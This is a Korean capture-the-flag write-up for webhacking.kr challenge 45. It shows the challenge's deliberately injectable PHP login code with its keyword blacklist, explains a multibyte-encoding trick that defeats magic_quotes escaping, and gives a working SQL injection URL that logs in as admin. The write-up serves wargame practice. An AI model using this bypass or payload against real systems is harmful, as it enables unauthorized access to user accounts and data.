

webhacking.kr 45번문제

Xero
박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)
2016-04-12
Email : wnsgurzxc@naver.com
Facebook : https://www.facebook.com/wnsgurzxc

다음과 같이 SQL INJECTION 문제라고 한다.



guest / guest 를 보내면 hi guest라고 출력한다.



소스를 보면 index.phps를 가리킨다.

들어가보면 소스는 다음과 같다.

```
<?
$pw="?????";
if($_GET[id] && $_GET[pw])
{
$_GET[id]=mb_convert_encoding($_GET[id],'utf-8','euc-kr');
if(eregi("admin",$_GET[id])) exit();
if(eregi("from",$_GET[id])) exit();
if(eregi("union",$_GET[id])) exit();
if(eregi("limit",$_GET[id])) exit();
if(eregi("union",$_GET[pw])) exit();
if(eregi("pw",$_GET[pw])) exit();
if(eregi("=",$_GET[pw])) exit();
if(eregi(">",$_GET[pw])) exit();
if(eregi("<",$_GET[pw])) exit();
if(eregi("from",$_GET[pw])) exit();
$data=@mysql_fetch_array(mysql_query("select id from members where id='$_GET[id]' and
pw=md5('$_GET[pw]')"));
if($data)
{
echo("hi $data[0]<br><br>");
if($data[0]=="admin") @solve();
}
if(!$data)
{
echo("Wrong");
}
}
?>
```

'를 넣어봤지만 magic_quotes_gpc가 켜져있는 것 같다.
mb_convert_encoding은 멀티바이트(1바이트 이상)형태를 가지는데, 이를 통해 magic_quotes_gpc를 우회할 수 있다.
magic_quotes_gpc는 싱글 쿼터, 더블 쿼터 등의 특수 문자를 입력하면 자동으로 ₩을 붙여서 escape시키는데, 여기서 %a1~%fe값을 넣으면 ₩를 기호가 아닌 멀티바이트 값으로 인식하게 된다. 따라서 싱글 쿼터가 정상 작동하게 된다.
다음처럼 SQL Injetion문을 작성하였다.
?id=a%a1%27%20or%201=1%20and%20id=char(97,100,109,105,110)%23&pw=guest

그러면 hi admin출력과 함께 클리어 된다.